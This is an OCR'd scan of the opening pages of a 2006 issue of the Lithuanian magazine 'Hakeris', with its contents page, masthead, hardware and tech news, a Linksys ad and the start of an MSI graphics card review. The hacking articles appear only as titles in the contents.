




Nr. 7 (38) / 2006



WILD WILD WME

HAHAHA

[Ferrum]

MSI vaizdo kortų testavimas
LCD monitorių testas
DVD (rašymo) (renginių) testas

[scena]

Benamio hakerio gyvenimo kelias

[hacking]

Asilukas ir klaidos
WILD WILD WME
Imamės parduotuvių kontrolės
Metalinksmybės praktiškai
Amžinai gyventi neuždrausi

[unixoid]

Sisteminis špionažas „nix“ sistemoje
Žalbiškas tukso užkrovimas

[coding]

Shellkodo kūrimas „Linux/x86“
sistemai ir pavyzdžiai

Specialiai darome klaidas
PHP skriptuose

**prenumeratos
kaina:**

su CD **5,99 Lt**
be CD **3,99 Lt**

Kaina 9,99 Lt
Nr. 7 (38) '06

UP Group



Mobili loterija



*sms žinutė -
Tavo loterijos bilietas*

sms1606
išskyrus TELE2

BILIETO KAINA 1 Lt + sms sluntimo kaina 0,20 Lt

KAIP STATYTI:

**Rašyk SMS: OHO ir 3 skaičius iš 12 (pvz.: OHO 2 1 1 9)
Siųsk SMS 1606 ir netrukus gausi loterijos bilietą.**

Skaitmeniniai orai. Idėja, kurią reikia paversti realybe. Ką daryti vasarą, kai karštis tiesiog „muša“ prie žemės? Ar įmanoma orą paversti skaitmeniniu, kad po to būtų galima valdyti jo temperatūrą bei sandarą?

Įsivaizduok, jog Escape klavišas gali išjungti lietų arba krušą. Plusas didina temperatūrą vienu laipsniu, o minusas atvirkščiai – ją mažina. Saulės spindulių reguliavimas vyksta labai panašiu principu, kaip ir monitoriaus ryškumo arba šviesumo nustatymas – paprastai mygtukais šviesina arba tamsina pasaulį. Viskos lyg ir tobula, bet...

Kas galėtų valdyti tokią sistemą? Ar ją būtų įmanoma „nulaužti“? Jeigu taip, tai įsivaizduok, jog prasidėjus lietu sistemą būtų galima „užkabinėti“ ir taip po kelių savaičių Baltijos jūros paplūdimys nusidriektų ties Mažekiais. O jeigu vienas miesto kraštas norėtų saulės, o kitas debesuota ir niūraus dangaus? Kita vertus, kam deginti elektrą naktimis, jeigu galėtume gyventi nuolat šviesiu paros metu?!

Faktas – kol kas ši sistema neveikia. Kenčiame karštį toliau.

Joker



news

06 NAUJIENOS

ferrum

10 MSI VAIZDO KORTŲ TESTAVIMAS

14 DAUGIAU COLIQU! LCD 19

18 ĮRAŠYK GREITAI

scena

22 BENAMIO HAKERIO GYVENIMO KELIAS

hacking

26 EKSPLOITŲ APŽVALGA

27 HACK FAQ

29 ASILUKAS IR KLaidOS

30 WILD WILD WMF

38 IMANĖS PARDOVOTUVIŲ KONTROLĖS

42 METALINKSMYBĖS PRAKTIŠKAI

44 AMŽINAI GYVENTI NEUŽDRAUSI

unixoid

48 SISTEMINIS ŠPIONAŽAS „*NIX“ SISTEMOJE

56 ŽAIBIŠKAS TINKSO UŽKROVIMAS

coding

60 JUODOJI MAGIJA

64 NEATSITIKTINĖS KLaidOS

units

68 UNITS FAQ

Žurnalas „HAKERIS“
ISSN 1648-6862

Jonavos g. 254a, LT-44132 Kaunas
<http://www.hakeris.lt>
root@hakeris.lt

Vyr. redaktorius
Arnas Augutis

Dizaineris-maketuotojas
Andrius Raižys

Stilistė
Laura Barzdaitienė

REDAKCIJA:
Žydrūnas Kiševičius,
Edmundas Valaitis,
Kristina Dembinskaitė,
Aurelija Pociūtė,
Jurgita Martikaitienė,

Erikas Ovčarenko,
Ričardas Jaščemskas,
Teresė Štuopytė.

LEIDĖJAS:
UAB „InDiza“
Jonavos g. 254a,
LT-44132 Kaunas
Tel.: +370 37 763 203
Faks.: +370 37 764 995

Dėl reklamos žurnale kreiptis:
Stasys Švabas
Mob. tel.: +370 614 16659
+370 5 210 1520
Fax. +370 5 210 1521
stasys@upg.lt
SPAUDĖ:
AB spaustuvė „Spindulys“
Gedimino g. 10,

LT-44318 Kaunas
Užs. Nr. 6.667
Žurnalas parengtas bendradarbiaujant
su kompanija
„GameLand International, Inc.“

Bet kokių programinė įrangą, patarimus ar kitą
informaciją naudojate SAVO PATIES RIZIKA
ir tik JŪS VIENINTELIS atsakote
už bet kokią žalą, padarytą kompiuterinei siste-
mai, visuomenei ar savo paties gerovei.

Redakcijos nuomonė
nebūtinai sutampa su
tekstų autorių nuomone.



SENSORINIS CTX MONITORIUS

Jeigu tau atsibodo derinti savo monitorių, nuolat maigyti apačioje arba šone esančius mygtukus, o programinio konfigūravimo jis nepripažįsta, įsižiūrėk į kompanijos CTX naujus SK ekranų modelius, kurie turi sensorinį valdymą, iš esmės palengvinantį darbą su jais. Tokiomis galimybėmis gali pasipuikuoti du 17 colių modeliai: PV711T ir PV711BT. Šie įrenginiai turi penklialaidį rezystyvinį taktinį daviklį, kuris išsiskiria darbo stabilumu ir ilgu veikimo laiku, leidžia duomenis įvesti pieštuku (stylus), nagu, kreditine kortele, pirštu arba ranka su pirštine, o tvirtas besisukinėjantis pagrindas užtikrina patogų darbą. Techninės įrenginio charakteristikos tokios: skiriamoji geba — 1280x1024, kontrastingumas — 500:1, ryškumas — 300 kd/m², prie kompiuterio monitoriai jungiami per D-Sub arba USB. Įrenginio kaina — šiek tiek daugiau 600 dolerių, jį jau pradėta pardavinėti.



NAUJAS ULTRAPLONAS „SAMSUNG“ MOBILUSIS TELEFONAS

Atrodytų, kaip galima gaminti dar mažesnius telefonus ir tuo pačiu juose įdiegti naujus papildomas funkcijas? Greičiausiai kompanija „Samsung“ tai puikiai žino, kadangi neseniai Rusijoje vykusioje parodoje („Sviaz-Ekspokomm 2006“) ji pristatė patį ploniausią pasaulyje mobilių telefoną SGH-X820. Naujovės korpuso storis siekia viso labo 6,9 milimetru. Kiti parametrai: ilgis — 113 milimetrų, plotis — 50 milimetrų, svoris — 66 gramai. Beje, pasiekti tokį mažą svorį pavyko naudojant tvirtą korpusą iš plastmasės su stiklo pluoštu. Nepaisant tokių kuklių gabaritų ir mažo svorio, telefono galimybės nudžiugins kiekvieną. Jame rasi 2 megapikselių fotoaparata su galimybe įrašyti MPEG-4 ir H.263 standarto vaizdą. Nenuostabu, kad įmontuota telefono atmintis pakankamai



didelė — 80 megabaitų. Ekranėlio įstrižainė — 1,9 colio, skiriamoji geba — 176 x 220 taškų, jame galima atvaizduoti 262 tūkstančius spalvų. Telefonas supranta MP3, AAC, ACC+, AAC+(e) ir WMA bylas, gali peržiūrėti dokumentus bei turi Bluetooth, USB ir PictBridge sąsajas. SGH-X820 taip pat turi ir vaizdo išėjimą. Mobilusis telefonas gali pasigirti ir interneto galimybėmis (GPRS). Kaip sako kompanijos specialistai, tankus telefono elementų sumontavimas — naujos montavimo technologijos „Protingas paviršius“ (Smart Surface Mounting Technology — SSMT) nuopelnas. Viskas čia labai gerai, gąsdina tik viena — kaina, kuri kol kas dar nepaskelbta.



VASARINĖ MUZIKA

Kompanija „Cowon“ žada dar vasarą išleisti įdomią naujovę — grotuvą iAudio6, kurio širdis yra 4 Gb talpos kompanijos „Toshiba“ pagamintas 0,85" mikrodiskas. Įrenginio gabaritai labai kompaktiški (76,1x35,6x19 mm, svoris — 60 g), tačiau jis turi daug galimybių: tai vaizdo (XviD MPEG-4), garso (MP3, WMA, OGG, ASF, FLAC, WAV), tekstinių (TXT) ir grafinių bylų (JPEG) atkūrimas. Beje, visa tai galima peržiūrėti 1,3 colio SK ekranėlyje. Iš papildomų galimybių galima paminėti diktofoną (su tiesioginiu įrašų kodavimu į MP3 formatą), radiją ir daugiafunkcinį sensorinį valdymo skydelį, kuris leidžia atkurti įrašus, persukinėti dainas ir reguliuoti garsą. Prie kompiuterio įrenginys jungiamas per USB 2.0 sąsają, grotuvas taip pat leidžia atnaujinti įmontuotą programinę įrangą. Beje, deklaruojamas pilnai pakrauto akumuliatoriaus darbo laikas siekia 20 valandų. Šis nuostabus daikčiukas jau turėtų pasirodyti parduotuvių lentynose.



NANOVAMZDELIŲ MASYVAS IŠ TIESŲ PRIMENA „UŽSEGTUKĄ“

Pasirodo, įprastinės termopastos šilumą iš akmens į radiatorių perduoda ne taip gerai, kaip to norėtųsi naują procesorių kartą kuriantiems inžinieriams. Taigi pradėta ieškoti termopastos pakaitalo. Ir štai, kaip neseniai nustatė mokslininkai, anglies nanovamzdeliai gali tapti efektyviu šilumos perdavėju ir net išsklaidytoju. Taigi Timotis Fišeris (Timothy S. Fisher) ir jo kolegos iš Purdue universiteto sugebėjo išsklaidančio radiatoriaus paviršių padengti nanovamzdelių kilimu, taip pagreitinę šilumos perdavimą tarp radiatoriaus ir aušinančio paviršiaus. Iš anglies nanovamzdelių gautas nanokilimas savo savybėmis buvo panašus į įprastinį klijuojamą „užsegtuką“ (tas daiktas, kurį siuva ant rūbų vietoje sagų bei užtrauktukų, kur vienoje pusėje yra kilpelės, o kitoje — kabliukai), todėl kūrėjai jį pavadino *Thermal Velcro*. Pradinis tyrinėtojų tikslas buvo sukurti naujus šilumos perdavėjų tipus, kurie užtikrintų greitesnį šilumos perdavimą iš mikroschemų į aušinantį radiatorių. Timotis ir jo komanda naująją medžiagą pavadino „užsegtuku“ (*Velcro*), kadangi iš pradžių mikroschema ir radiatorius padengiami plonu nanovamzdelių kilimu, o po to abi dalys sujungiamos taip, lyg užsegtum limpantį „užsegtuką“. Savaiše suprantama, tokia termosąsaja neužtikrina mechaninio dviejų paviršių sukibimo, tačiau dėl nanovamzdelių tarpusavio kontakto ji yra geras šilumos perdaviklis. Kaip nustatė mokslininkai, mikroschemos šyla ne tik viduje, bet ir kontakto su termopasta vietose, kurios nespėja pilnai perduoti šilumos į radiatorių. Taigi naudojant tradicines termosąsajas mikroschemos paviršius papildomai įkaista 15°C, o su nanovamzdelių „užsegtuku“ papildomas mikroprocesoriaus įkaitimas siekia viso labo 5°C. Kadangi ateityje mikroschemų gabaritai mažės, atitinkamai jų įkaitimas didės, todėl net ir keli laipsniai bus svarbu bei turės įtakos įrenginio darbingumui. Termosąsajos technologija jau paruošta komerciniam platinimui, o tyrime dalyvavusios kompanijos ketina netrukus pradėti tiekti serijinę *Thermal Velcro* naudojančią produkciją.

ASUS VEJASI FIZIKĄ

Norėdama palengvinti centrinio procesoriaus apkrovimą ir suteikti žaidimams naujų galimybių, kompanija ASUS išleido plokštę *PhysX P1* su *Ageia PhysX* mikroschema, kuri yra fizinis spartintuvas: su ja mes žaidimuose pamatysime realistiškus sprogimų vaizdus, teisingą, pagal visus fizikos dėsnius skriejančių nuolaužų skrydį, tikrą vandens tekėjimą, natūralius kietų kūnų susidūrimus bei tai, kaip vėjas išsklaido tirštą dūmų arba rūko šydą. O centrinis procesorius gali visiškai atsidėti dirbtinio intelekto ir žaidimo logikos apdorojimui. Žodžiu, tikras grožis! Plokštė veikia su 128 Mb GDDR-3 atminties, jos magistralės plotis siekia 128 bitus, o dažnis — 733 MHz. Derėtų pastebėti, kad šios plokštės jau pasirodė prekyboje. Jau kuriami darbai su jomis skirti žaidimai. Taip pat derėtų pastebėti vieną įdomų dalyką, kad NVIDIA ruošiasi išleisti panašų sprendimą.



KRĖSLAS TANKISTAMS

Jeigu tu vaikystėje norėjai būti tankistu, tai *Tank Chair* krėslas skirtas kaip tik tau! Geniali ir paprasta idėja — prie paprasčiausios kėdės primontuoti tikrus tanko vikšrus. Ją įgyvendinęs JAV pilietis Kulybinas gavo universalų įrenginį tiek megejams pasivažinėti, tiek ir invalidams. Su šiuo monstru galima keliauti per purvą, sniegą, smėlį, įveikti nedidelius griovius ir net leisti bei kilti laiptais! Šis stebuklas išlaiko 120 kilogramų sveriantį keleivį. Jau pagaminta ir parduota apie 10 tokių mašinų, o Kulybinas įkūrė kompaniją *TankChair*, kuri ir užsilma tolimesniu kėdžių–tankų platinimu. Kėdę priverčiantys judėti motorai palmi iš kovinių „NPC Robotics“ kompanijos gaminamų robotų. Kėdę–tanką galima užsisakyti adresu www.tankchair.com. Kaip sako pats Kulybinas, vieną kėdę jis padovanojo reabilitacinei paralyžuotųjų ligoninei, po ko ten greitai susidarė eilute norinčiųjų pasivažinėti. Manau, kad ir tu būtum visai nieko prieš išbandyti šį įrenginį :).



ACME NAUJIENOS

Acme pristato vis daugiau ir daugiau naujų produktų, kurie savo kokybe beveik nenusileidžia rinkos veteranams, tačiau mus džiugina kur kas mažesne kaina. Šio mėnesio karštosiose naujienose — trys maži prietaisai iš Acme-media. Visų pirma, Acme pristato mobilios muzikos dozę šiai vasarai. Net 512 MB vidinės atminties už 119 Lt?! Panašu, jog tai tiesa — A93 modelis be visa ko turi ir diktofono funkciją, gerą dizainą ir aukštos kokybės garsą. Šis grotuvas turi ir dar vieną dovanėlę — dviguba jungtis leidžia dviems žmonėms vienu metu klausytis tos pačios muzikėlės. Čia gali pasitarnauti ir naujos Acme ausinės, kurios, tiesa, skirtos daugiau bendravimui internetinėmis telefono paslaugomis nei muzikos klausy-



muisi, tačiau Acme CD-890MV ausinės geba susidoroti ir su vienomis, ir su kitomis užduotimis.

Specialus korpusas talpina net 50 mm skersmens garsiakalbius, todėl garso kokybė tikrai negali būti prasta. Dar vienas itin geras dalykas (kas, tiesa, dažnai koją paklaša daugumai ausinių) — ilgas laidas. Acme parūpina net 2,2 metro ilgumo laidą, todėl galima jaustis kiek patogiau, jeigu norisi nenusiėmus ausinių nukeliauti iki šalia kompiuterio esančios

sofos. Be abejo, kaina vienas prietaiso niuansų — vos 42 Lt. Na ir, žinoma, trečiasis mūsų pasirinktas Acme-media (internete galima rasti didesnę prekių pasirinkimą, adresu www.acme-media.lt) produktas — internetinė kamera. Papildymas ką tik paminėtoms ausinėms, jeigu norisi kalbėtis internetu ne tik nemokamai, tačiau dar ir su kalbančiojo atvaizdu



ekrane. 54 Lt kainuojanti T071 internetinė kamera turi įmontuotą mikrofoną bei aukštos raiškos VGA CMOS sensorių, kuris skaitmeninio vaizdo didinimo pagalba vaizdą išdidina iki 640x480 rezoliucijos. USB 1.1 jungtį naudojanti internetinė kamerytė beveik niekuo nenusileidžia daugumai savo konkurentų, tačiau kainuoja kur kas mažiau.



KORĖJIEČŲ KIBERDRAUGĖ

Galbūt tu jau girdėjai apie įvairius bandymus pakeisti gražiąją lytį kibernetinė draugė. Taigi mūsų planetoje pasirodė antra moteris-androidė. Pirmąją japonai pristatė 2003 metais. Antroji kiberdraugė — Pietų Korėjos industrinių technologijų instituto (*Korea Institute of Industrial Technology* — KITECH) tvarinys. Antrasis pasaulyje androidas buvo pavadintas *EveR-1*. Pirmoji pavadinimo pusė — tai leivos vardas (*Eve*), o raidė *R* reiškia žodį „robot“. Ši draugė kūrėjams kainavo 3000 dolerių. Ji sėkmingai apsimeta 20 metų natūralaus dydžio korėjietė: jos ūgis — 1,6 metro, svoris — apie 50 kilogramų. Yra vienas niuansas: mergina-androidė negali judėti, kadangi apatinė jos kūno dalis priklausytą prie kėdės. Tiesa, ji gali judinti viršutinę kūno dalį ir rankas, padedama 15 mažų varikliukų demonstruoti keturias svarbias veido išraiškas (džiaugsmą, pyktį, liūdesį ir nustebimą), „suprasti“ 400 žodžių, užmegzti „akis į akį“ kontaktą ir, matyt, dar kai ką. Šių metų pabaigoje KITECH žada parodyti *EveR-2*, kuri galės stovėti bei bus išstobulinusi „regą“ ir emocijų reiškimą. Tikimasi, kad *EveR* tipo mašinos galės būti gėdais: dalins informaciją parduotuvėse, muziejuose ir linksminis vaikučius.



ŠOKĄ SUKELIANTIS PEILIS — PAVOJINGA PRAMOGA

Pamiršk įprastinius elektros šoko prietaisus! Dabar madinga visai kas kita — peilis, kuris skaudžiai trenkia elektra. Šį malonumą *Kanados kompanija „Shockknife“* siūlo už viso labo 444 JAV dolerius. *Shockknife* atrodo kaip peilis, sveria maždaug tiek pat, tačiau negali rimtai traumuoti. O jo ašmenų ilgis — 28 centimetrai. Nuo kitų peilių artimos kovos treniruotėse jį skiria viena svarbi naujovė: visas *Shockknife* „ašmenų“ kraštas (tiek apačia, tiek ir viršus) — tai vientisas elektros šokas, kontakto metu galintis išlaisvinti 7,5 tūkstančių voltų galią (ant rankenos yra aktyvavimo mygtukas). Šio prietaiso autoriai mano, kad *Shockknife* peilis treniruojantis kovos menas bus kur kas efektyvesnis už tokiuos atvejais įprastinius medinius arba guminius peilius, kadangi praleidus smūgį *Shockknife* ginančiam sukulia didelį skausmą, taip priversdamas jį iš tiesų stengtis. Be to, šis peilis aiškiai „lokalizuoja“ smūgio tašką, leisdamas analizuoti savo kovos technikos klaidas. Taip pat jis besitreniruojančiam leidžia jausti net ir nedidelius „įpjovimus“. Kad elektros šokas atsitiktinai nesužeistų tavęs ar tavo draugo, ant peilio yra specialus 4 padėčių galios reguliatorius. Iš esmės šis elektrinis peilis gali būti naudojamas ir kaip savignos ginklas, tačiau kanadiečiai visų pirma tikisi policijos, armijos, specialiųjų pajėgų ir kovos menų klubų dėmesio, kadangi jie *Shockknife* laiko idealiu treniruočių įrankiu.

AKIS UŽ AKĮ

Šiais laikais su spameriais geriau nejuokauti. Pavyzdžiui tapo „Blue Security“ (amerikiečių firma, besispecializuojanti kompiuterių saugume) nuotykis. Neseniai vaikinai iš BS sugalvojo būdą, kuris, jų manymu, galėtų pažaboti spamerišką blogį. Šio būdo pavadinimas — *Blue Frog*. Iš tiesų tai paprastutė programa, kuri vartotojo pašte ieško spamo pranešimų, juose suranda nuorodas į besireklamuojančias svetaines ir po to vartotojo vardu šių resursų savininkams išsiunčia skundus. Gavę eilinį tūkstantį tokių skundų, spamerių klientai šimtą kartą pagalvos prieš užsisakydami tokias paslaugas. „Blue Security“ nusprendė vaizdžiai pademonstruoti savo programos efektyvumą ir spam bendruomenės atstovams išsiuntė krūvas žinučių. Ar verta sakyti, kad pastariesiems tai visiškai nepatiko, todėl atsakymo ilgai laukti nereikėjo. Spamerių mafija ant BS užsiuntė dešimtis tūkstančių kompiuterių-zombių ir mirtinai uždošino vargšę firmelę. Svetainė užsilenkė. Be to, spameriai į firmos elektroninio pašto dėžutę atsiuntė perspėjimą šiek tiek atvėsti, priešingu atveju kitomis aukomis taps „Blue Security“ klientai. Skundų siuntimas spamerių adresais buvo sustabdytas, tačiau „saugumiečiai“ visko taip paprastai nepaliko ir kreipėsi į FTB. Dabar vyksta aiškinimaisi, tačiau, tiesą sakant, labai abejuju, kad federalai čia padės.

ŠTAI JIS — NETURTINGIESIEMS SKIRTAS NEŠIOJAMASIS KOMPIUTERIS

Nešiojamasis kompiuteris — visada reikalingas daiktas, tik jam ne visada galima skirti apvalią pinigų sumelę. Įsivaizduok, kaip jaučiasi kinai ir indai, kurie turi dar mažiau pinigų, nei mes? O juk jiems taip pat reikia dirbti! Būtent tokiu tikslu kompanija „Intel“ galų gale oficialiai pristatė nebrangų į besivystančias šalis orientuotą nešiojamąjį kompiuterį. „Intel“ supratimu prieinamumas — tai 400



dolerių, už kuriuos vartotojai gauna tegu ir nelabai galingą, tačiau kuo puikiau veikiančią nešiojamąjį kompiuterį. Naujojo įrenginio kodinis pavadinimas — *Eduwise*. Kol kas žinoma nedaug detalių: operacinė sistema bus *Windows* arba *Linux*, internetą bus išeinama per *Wi-Fi* kanalą. „Intel“ manymu, korpusas-rankinė su rankena ir užsegimu turėtų patikti dėstytojams ir studentams. Juk ši naujovė ir skirta būtent išsilavinimui plėtoti. Naujasis nešiojamasis kompiuteris dar įpylė žibalo į kompanijų kovą už masinį trečiojo pasaulio šalių kompiuterizavimą. Visai neseniai generalinis „Intel“ direktorius *Kreigas Baretas* kritikavo 100 dolerių kainuojančio nešiojamojo kompiuterio projektą, kuriuo užsiiminėja *Nikolas Negropontė* iš *Masačusetso technologijos instituto* daugialypės terpės laboratorijos (*MIT Media Lab*). Kaip žada „Intel“, pigų *Eduwise* kompiuterį bus galima įsigyti kitais metais.

DU BRANDUOLIAI VIENAM NEŠIOJAMAJAM KOMPIUTERYJE

Galingas nešiojamasis kompiuteris jau seniai nėra kažkas mistiško. Šiandien kompanija MSI pristato mobilios galios įsikūnijimą — įrenginį S271 su AMD Turion 64 X2 Dual Core procesoriumi. Be to, jis turi 12 colių ekraną (1280x800 taškų, kraštinių santykis — 16:10), jame įdiegta grafinė mikroschema ATI Radeon Xpress200, 512 arba 1024 Mb RAM bei 120 Gb talpos kietasis diskas (disko sukimosi greitis — 5400 aps/min). Negalima nepaminti tokių belaidžių įrenginių, kaip Wi-Fi b/g ir Bluetooth 2.0. Kompiuteryje taip pat įdiegtas darbo patogumą padidinantis sensorinis manipuliatorius Butterfly Touchpad, įrenginys gali pasipuikuoti dinaminio CPU (procesoriaus) ir GPU (grafinės posistemės) spartinimo technologija bei energijos taupymo sistema. Melomanai įvertins į S271 įdiegtą erdvinio garso audio sistemą. Įrenginio korpusas pagamintas iš aliuminio ir magnio lydinio, jo storis — 2 cm, o svoris nesiekia 2 kg.



„KODAK“ SPAMINA SAVO KLIENTUS

Niekam ne paslaptis, kad daugelis stambių kompanijų užsiima spameriška veikla. Neseniai paaiškėjo, kad viena iš tokių firmų yra „Kodak“, kuri prieš pusantrų metų savo svetainės lankytojų išsiuntė 2 milijonus nepageidaujamų pranešimų. Kompanijai buvo pateiktas kolektyvinis ieškinys. Visas šis reikalas į priekį judėjo gana lėtai ir baigėsi tuo, kad „Kodak“ pripažino savo kaltę ir yra pasiruošusi išmokėti 26 tūkstančių dolerių dydžio baudą. Pasak kompanijos atstovų, visa tai įvyko dėl techninio sutrikimo. Dabar problema pataisyta ir incidentas daugiau nepasikartos. Tiesa, „Kodak“ nepatiksino, kas tai per sutrikimas. Jungtinėse Valstijose į komercinį spamą dabar žiūrima ypatingai griežtai: pranešime turi būti žymė apie reklaminį laišką pobūdį, atgalinis adresas ir galimybė atsisakyti tokių pranešimų.



This is not spam.

LINKSYS®
A Division of Cisco Systems, Inc.

Sukurk saugų bevielį tinklą akimirksniu



Laiko taupymas



Tiesiog paspausk
Mygtuką!



Įdiegimas vienu
mygtuko paspaudimu



Saugus bevielis
tinklas akimirksniu



WAP54G



WTR54G



WRT54GS



010

MSI vaizdo kortų testavimas

KOMPA NIJA MSI SENIAI IR SĖKMINGAI GAMINA VAIZDO KORTAS, TODĖL NĖRA NIEKO STEBĖTINO, KAD BŪTENT JOS GAMYBOS PRODUKTAI RINKOJE ATSI RANDA VIENI PIRMŲJŲ. ŠJ KARTĄ APŽVELGSIME RYŠKIAUSIUS VIDUTINĖS KLASĖS ATSTOVUS.

MSI RX1600 Pro

Pirmas žvilgsnis

Dežutės apiforminimas praktiškai atitinka vyresnį modelį, MSI RX1600XT. Nebent nebėra rankenos pernešimui, o užrašai atspindi RX1600 Pro charakteristikas.

Aksesuarų rinkinys palieka malonų įspūdį. Komplekte yra dvi brošiūros – vartotojo instrukcija ir greito instaliavimo vadovas bei DVD su žaidimu „Colin McRae Rally 2005“ ir kompaktinė plokštelė su tvarkyklėmis ir programomis, tarp kurių:


„VGA Driver“
„MSI Live Update“
„MSI GoodMEM“
„MSI LockBox“
„MSI WMIInfo“
„MSI SecureDoc“
„E-Color“
„MediaRing“
„ShowShift“
„Adobe Acrobat Reader“
„DirectX Drivers“
„Norton 2005“
„ThinSoft Be Twin“

Daugelį taikomųjų programų galima greičiau pavadinti sisteminėmis, negu skirtomis vaizdui. Trumpą paaiškinimą prie kiekvieną jų galima surasti gamintojo interneto svetainėje, iš kur įmanoma atsisiųsti ir pačias programas.

Korta komplektuojama šiais kabeliais:

HDTV-out adapteris
TV-out (composite + S-Video) adapteris
DVI/D-SUB
S-Video kabelis

Imam kortą į rankas



Kaip matote, vaizdo korta yra pakankamai kuklių išmatavimų. MSI kompanijos panaudotas aušintuvas užima gan didelę plokštės dalį ir atrodo įspūdingai. Nepaisant jo gelšvos spalvos, pagamintas jis ne iš vario, o iš kažkokio lydinio su danga. Dėl savo dydžio ir nedidelio sukimosi greičio ventilatorius praktiškai neskleidžia jokio triukšmo. Briaunoti kyšuliai iš viršaus ir dešinės skirti atminties lustams aušinti, tačiau mūsų atveju tai veikiau duoklė maiai, negu efektyvus vaizdo atminties aušinimas.

Ir štai kodėl. Kitoje kortos pusėje yra dar 4 vaizdo atminties lustai, ir jie nėra uždengti jokiais radiatoriais. Aišku, kad tik pusės atminties lustų aušinimas vargu ar pagelbės sėkmingam užturbinimui. Nepaisant to, eksperimentų mėgėjams visada išlieka galimybė pažaisti su savų radiatorių klijavimu į atmintį.

Vaizdo procesorius pagamintas anų metų 45-tą savaitę ir išdidžiai vadinasi RV530Pro. Nominalus darbo dažnis tiksliai atitinka rekomenduotą – 500 MHz.

Viso kortoje yra įtaisyti 8 atminties lustai, po 4 kiekvienoje pusėje, suminė apimtis – 256 Mb. Lustai „Infineon“ gamybos, atmintis DDR2 tipo, testuojamoje vaizdo kortoje darbo dažnis sudaro 780 MHz, tai šiek tiek skiriasi nuo gamintojo rekomenduotų 800 Hz DDR

Užturbinimas

Grafinį branduolį pavyko užturbinti iki 600 MHz dažnio, kuriuo jis stabiliai veikė viso testavimo eigoje. Atminčiai užturbinti didelių vilčių nebuvo. Visų pirma, naudojama „Infineon“ atmintis niekada nepasirūmėdavo polinkiu užturbinimams, skirtingai nuo tos pačios „Samsung“. Antra, radiatorių nebuvimas apatinėje plokštės pusėje yra dar vienas rimtas ribojantis faktorius. Rezultate atmintį pavyko užturbinti iš nominalių 780 MHz iki 850 MHz. Tai nėra daug, bet ką bepadarysi.

Testinių platformų konfigūracija



Magistralė: PCI-E
CPU: „AMD Athlon64 4000+“
Sisteminė plokštė: „GIGABYTE K8NXP-SLI“
Atmintis: „Kingston HyperX PC3200“ 2x512 Mb
OS: WinXP + SP2 + DirectX 9.0c
PSU: Hiper 525W



Testavimams buvo naudojamos „NVIDIA 81.95 WHQL“ ir „ATI CATALYST 5.12“ versijų tvarkykles.


Testavimų rezultatai

Peržiūros patogumui *RX1600Pro* rezultatai pažymėti oranžine spalva.




Nežymus pranašumas prieš 6600GT ir toks pat atsilikimas nuo RX1600XT greičiausiai kalba apie tai, kad „3DMark05“ parodymai vaizdo kortų gamintojų yra naudojami produktams pozicionuoti pagal segmentus.

